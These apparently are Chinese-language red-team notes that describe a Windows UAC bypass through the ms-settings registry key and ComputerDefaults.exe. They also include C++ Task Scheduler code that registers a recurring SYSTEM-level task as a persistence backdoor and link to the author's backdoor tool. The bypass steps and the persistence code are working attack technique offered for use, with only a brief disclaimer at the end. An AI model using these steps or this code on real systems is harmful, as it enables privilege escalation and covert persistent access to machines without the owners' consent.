https://github.com/SkewwG/domainTools/tree/master/regeditBypassUAC

如果键值对HKCU:\Software\Classes\ms-settings\shell\open\command存在，ComputerDefaults会接下去查找HKCU:\Software\Classes\ms-settings\shell\open\command\DelegateExecute是否也存在,若也存在到则读取HKCU:\Software\Classes\ms-settings\shell\open\command的值然后执行。

测试：将HKCU:\Software\Classes\ms-settings\shell\open\command(default)的值设置为cmd.exe，然后运行c:\windows\system32\ComputerDefaults.exe

美味鱼饵

权限维持

windows api 添加计划任务

https://docs.microsoft.com/zh-cn/windows/win32/api/taskschd/nn-taskschd-iregisteredtask

https://github.com/SkewwG/domainTools/blob/master/SchtaskBackDoorWebshell/TaskScheduler.cpp

```
// 创建任务的安全凭证       https://docs.microsoft.com/zh-cn/windows/win32/api/taskschd/nn-taskschd-iprincipal
IPrincipal* pPrincipal = NULL;
hr = pTask->get_Principal(&pPrincipal);     // 获取或设置任务的主体，该主体提供任务的安全凭据。
if (FAILED(hr))
{
    printf("\nCannot get principal pointer: %x", hr);
    pRootFolder->Release();
    pTask->Release();
    CoUninitialize();
    return 1;
}

// 设置规则为交互式登录
pPrincipal->put_LogonType(TASK_LOGON_INTERACTIVE_TOKEN);        // 使用用户当前的登录信息
//pPrincipal->put_RunLevel(TASK_RUNLEVEL_HIGHEST);
pPrincipal->put_UserId(_bstr_t(L"NT AUTHORITY\\SYSTEM"));       // 以system权限执行，所以当前用户权限需要

// 创建任务的设置信息,即计划任务选项里的设置里的各种信息          https://docs.microsoft.com/zh-cn/windows/
ITaskSettings* pTaskSettings = NULL;
pTask->get_Settings(&pTaskSettings);
```

```
hr = pTriggerCollection->Create(TASK_TRIGGER_TIME, &pTrigger);
pTriggerCollection->Release();
ITimeTrigger* pTimeTrigger = NULL;
pTrigger->QueryInterface(IID_ITimeTrigger, (void**)&pTimeTrigger);
pTimeTrigger->put_Id(_bstr_t(L"Trigger1"));
pTimeTrigger->put_StartBoundary(_bstr_t(L"2000-04-01T00:00:00"));       // 设置激活触发器的日期和时间:从2000-04-01开始，每天的00:00:00
pTimeTrigger->put_EndBoundary(_bstr_t(L"2030-05-02T23:59:59"));         // 设置停用触发器的日期和时间:到2030-05-02 23:59:59结束
IRepetitionPattern* pRepetitionPattern = NULL;
pTimeTrigger->get_Repetition(&pRepetitionPattern);
pTimeTrigger->Release();
pRepetitionPattern->put_Duration(_bstr_t(L""));             // 设置模式重复的时间。如果在持续时间内未指定任何值，则该模式将无限期重复
// pRepetitionPattern->put_Interval(_bstr_t(L"PT30M"));             // 设置每次重新启动任务之间的时间。每隔多久触发
pRepetitionPattern->put_Interval(_bstr_t(wstrTaskTime.data()));          // 设置每次重新启动任务之间的时间。每隔多久触发
pRepetitionPattern->Release();
```

谢谢！

作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅